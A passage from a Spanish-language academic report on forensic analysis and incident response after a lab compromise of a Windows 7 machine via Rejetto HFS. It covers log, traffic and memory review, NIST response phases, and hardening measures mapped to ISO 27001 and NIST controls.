
***Fuente*:** Elaboración propia.

El análisis de los registros del sistema permite detectar actividades sospechosas, como intentos de inicio de sesión ejecutados por un usuario recientemente creado con privilegios elevados (Microsoft, 2025).

Este análisis detalla el inicio de sesión y la creación de un usuario Santiago_Ruiz en el sistema Windows 7.

Figura 19

Consulta de logs del sistema Win7-SE2020-X64




Fuente: Elaboración propia.


Un análisis detallado del tráfico de red con el objetivo de identificar posibles comunicaciones sospechosas asociadas con el ataque, utilizando la herramienta Wireshark para capturar y examinar los paquetes de datos en tiempo real (Wireshark, s.f).


Los colores que presenta Wireshark brindan información visual importante sobre el análisis del tráfico de red. Por ejemplo, el color rojo indica un problema serio, ya que el paquete contiene un error. El amarillo señala que se debe prestar atención, ya que el paquete genera una advertencia. El celeste destaca situaciones fuera del comportamiento normal, mientras que el gris representa información de flujo normal.

Figura 20

Captura de tráfico con Wireshark








Fuente: Elaboración propia.

La captura de tráfico detalla que un usuario Anonymus intento varias veces acceder al sistema Windows 7.

Otra acción clave es generar imágenes forenses de la memoria RAM y el disco duro utilizando herramientas como FTK Imager o Autopsy, con el fin de preservar la integridad de la información y garantizar que no haya sido modificada, conforme a los estándares recomendados por la oficina de las naciones unidas (UNODC, 2024).

Figura 21

Volcado de memoria RAM



Fuente: Elaboración propia.

Se debe verificar el estado del firewall del sistema operativo, ya que un firewall deshabilitado representa una superficie de ataque significativa.

Figura 22


Verificación de software

Fuente: Elaboración propia.

Es clave examinar los procesos en ejecución, evaluar posibles modificaciones en aplicaciones instaladas y revisar las configuraciones del sistema.

Figura 23


Procesos en ejecución.



***Fuente*:** Elaboración propia.

Figura 24

Programas y características




***Fuente*:** Elaboración propia.

Se recomienda revisar los puertos abiertos y servicios activos dentro del sistema, así como inspeccionar los dispositivos actualmente conectados a la red.

Figura 25


Puertos y servicios del sistema Win-SE2020-X64



***Fuente*:** Elaboración propia.

Figura 26

Dispositivos conectados a la red



***Fuente*:** Elaboración propia.

Como último paso es importante aplicar medidas de contención para bloquear el acceso de los atacantes y minimizar los daños, mientras se continua con la investigación para determinar el alcance y origen del ataque.

De acuerdo con el NIST (2012), Una vez finalizado el proceso técnico de identificación de los procesos de hardware y software en ejecución en el equipo comprometido, se procede a implementar las fases de prevención, detección, recuperación y respuesta como parte de la evaluación del incidente:

Prevención: Esta fase está orientada a aplicar las metodologías proactivas que permitan recopilar información relevante, identificar procesos de comunicación del sistema y educar al usuario en prácticas preventivas para reducir el riesgo de incidentes de seguridad.

Detección: Esta fase está orientada en el ataque en curso, permitiendo determinar su alcance y el posible daño sobre la información del equipo comprometido. Además, se lleva a cabo un monitoreo activo en el sistema y se identifican las personas que han interactuado con el equipo. Con el fin de obtener información relevante mediante entrevistas y cuestionarios. Contribuyendo a una recuperación precisa de los datos y una evaluación detallada del incidente.

Recuperación: Esta fase está orientada en mitigar las consecuencias del ataque utilizando herramientas de contención adecuadas que reduzcan el impacto y las incidencias generadas. En primer lugar, se implementan medidas para detener el ataque en curso y eliminar cualquier amenaza presente. Posteriormente, se activan medidas para restaurar la integridad de los sistemas y proteger la información sensible, como el robo de datos. Finalmente, se retorna a la normalidad operativa mediante la elaboración de nuevos planes de contingencia basados en lecciones aprendidas del incidente. Creando y manteniendo copias de seguridad como parte del proceso preventivo y continuo.

Respuesta: Esta fase está orientada en comunicar de manera clara y oportuna a todos los interesados de la organización, incluyendo clientes, empleados y la alta gerencia, acerca de los eventos ocurridos. El objetivo es informar sobre las consecuencias del ataque, las medidas adaptadas para asegurar la continuidad de los procesos organizacionales y las acciones que se están implementando para mitigar futuros riesgos. Además, se propone una conferencia para responder dudas e inquietudes relacionada con el proceso de recuperación, y abordar las posibles implicaciones a largo plazo del incidente.

Medidas de hardening

Las medidas de endurecimiento son importantes para reforzar la seguridad de los sistemas y prevenir que los atacantes aprovechen las mismas vulnerabilidades en el futuro. En este sentido, se describen las acciones que se deben tomar para mitigar las fallas que fueron explotadas durante el ataque y fortalecer las defensas del sistema afectado (Australian Cyber Security Centre, 2025).

Fortalecer la seguridad de Windows: Actualizar a versiones más recientes y con soporte activo, como Windows 11. El uso de versiones obsoletas como Windows 7 representa un riesgo significativo, ya que este sistema no recibe actualizaciones de seguridad, lo que lo deja expuesto a ataques.

Si por alguna razón no es posible actualizar a una versión más reciente de Windows, se deben aplicar ciertas medidas de seguridad para reducir los riesgos. Entre ellas se incluyen: restringir y segmentar el acceso a la red, deshabilitar servicios innecesarios como el protocolo SMBv1, conocido por sus vulnerabilidades, utilizar un antivirus actualizado, aplicar parches de seguridad disponibles, y reforzar las políticas de control de cuentas y contraseñas.

Políticas de seguridad: Adoptar políticas de seguridad claras y eficaces para garantizar la protección de los sistemas y recursos organizacionales. Estas políticas deben definir buenas prácticas en el uso de recursos tecnológicos, los niveles de acceso según funciones, el manejo de contraseñas y gestión de credenciales, implementación de herramientas como BitLocker y los procedimientos ante incidentes.

Detección**:** Implementar soluciones avanzadas detección en los endpoints, como las soluciones EDR y XDR, que permiten detectar, contener y responder de forma proactiva ante software malicioso y técnicas de ataque modernas.

Seguridad perimetral: Implementar y configurar firewalls para restringir el acceso a puertos innecesarios, como SMB y RDP, los cuales son explotados comúnmente por los atacantes. Además, se recomienda configurar sistemas de detección y prevención de intrusos (IDS/IPS) para detectar y responder actividades sospechosas en la red. Segmentando la red para limitar el movimiento lateral de los atacantes.

Control de acceso: Implementar controles de acceso adecuados y robustos para proteger los recursos críticos de la organización. Esto incluye aplicar el principio de privilegio mínimo, otorgando a cada usuario únicamente los permisos necesarios para desempeñar sus funciones. Asimismo, la implementación de soluciones DPL permite prevenir la fuga de información sensible, cumpliendo con la protección de datos. Además, es importante restringir el acceso remoto mediante protocolos como RDP o VNC. En su lugar, es preferible utilizar conexiones seguras a través de VPN, reforzadas con autenticación multifactor (MFA) para garantizar el acceso seguro a los sistemas.

Actualización y parches de seguridad: Aplicar de forma regular las actualizaciones y parches de seguridad en los sistemas operativos y aplicaciones, con el fin de prevenir la explotación de vulnerabilidades conocidas. Se recomienda las actualizaciones automáticas siempre y cuando sea posible. Además, se debe realizar auditorías de seguridad periodicas para identificar brechas y asegurar que todo el entorno este correctamente actualizado.

Capacitación: Es importante sensibilizar al personal sobre amenazas de seguridad, los riesgos asociados al error humano y las acciones preventivas que deben tomarse. Brindar formación continua en buenas prácticas de ciberseguridad ayuda a reducir incidentes, fomentando una cultura de seguridad dentro de la organización y fortaleciendo la primera línea de defensa que son usuarios en sus puestos de trabajo.

Acciones para considerar: Es recomendable eliminar el servidor HFS del sistema, ya que presenta vulnerabilidades conocidas que pueden ser explotadas por atacantes. Mantener software obsoleto o inseguro aumenta la probabilidad de comprometer el sistema.

Articulación con marcos normativos**:** Estas prácticas deben estar alineadas con marcos normativos, como la norma ISO 27001:2022, que establece requisitos para un SGSI e incluye controles en su anexo A, y el marco NIST, que proporciona directrices y estándares detallados para fortalecer la ciberseguridad de las organizaciones. Lo anterior se detalla en la tabla 5.

Tabla 5

Medidas de seguridad bajo marcos y normativa

Medida implementada	ISO 27001.2022	NIST SP 800-53	Amenaza
Deshabilitar SMBv1	A.8.8 (Gestión de vulnerabilidades)	CM-7 (mínima funcionalidad)	Ataques WannaCry
Actualizar sistema operativo	A.7.13 (Mantenimiento de equipos)	SI-2 (gestión de correcciones)	Exploits en sistemas EOL (Obsoleto)
Activar firewall y restringir puertos	A.8.20 (Seguridad de redes)	SC-7(protección de limites)	Escaneo de puertos y ataques DoS
Implementar MFA en RDP	A.5.17 (Información de autenticación)	IA-2 (identificación y autenticación)	Ataques de fuerza bruta
Copias de seguridad	A.8.13 (Copias de seguridad)	CP-9 (recuperación de backups)	Ransomware
Monitoreo con SIEM	A.8.15 (Registro)	AU-8 (Análisis de registros)	exfiltración de datos
Deshabilitar servicios remotos (RDP/SSH)	A.6.7 (Acceso remoto)	AC-17 (Acceso remoto)	Acceso no autorizado
Instalación antivirus	A.8.7 (protección contra malware)	SI-3 (protección contra malware)	inyección de Código


Nota: La tabla presenta las medidas de seguridad implementadas en el escenario, alineadas con los controles establecidos por la norma ISO 27001:2022 y el marco NIST SP 800-53 Rev 5. Fuente: Elaboración propia.

La norma ISO y el marco NIST proporcionan al equipo Blue Team una guía clara y estructurada para actuar ante incidentes de seguridad. Estas referencias permiten adoptar un enfoque técnico y sistemático en la gestión de incidentes, mejorando la capacidad de respuesta frente a ataques cibernéticos. Al seguir buenas prácticas se fortalece la protección de los sistemas y se asegura el cumplimiento normativo en seguridad de la información.

En la maquina comprometida se aplicaron recomendaciones generales de seguridad con el objetivo de reforzar la protección del sistema. Estas acciones incluyeron la activación del firewall, la actualización del sistema operativo mediante Windows update y la instalación del antivirus con reglas de control de tráfico. Estas medias ayudan a mitigar vulnerabilidades detectadas como Rejetto HFS. Además, el monitoreo de la actividad del usuario permite detectar y prevenir incidentes antes de comprometer la seguridad (Digital Guardian, 2025).

Figura 27


Configuración activación del firewall WIN7-SE2020-X64



Fuente: Elaboración propia.

Figura 28

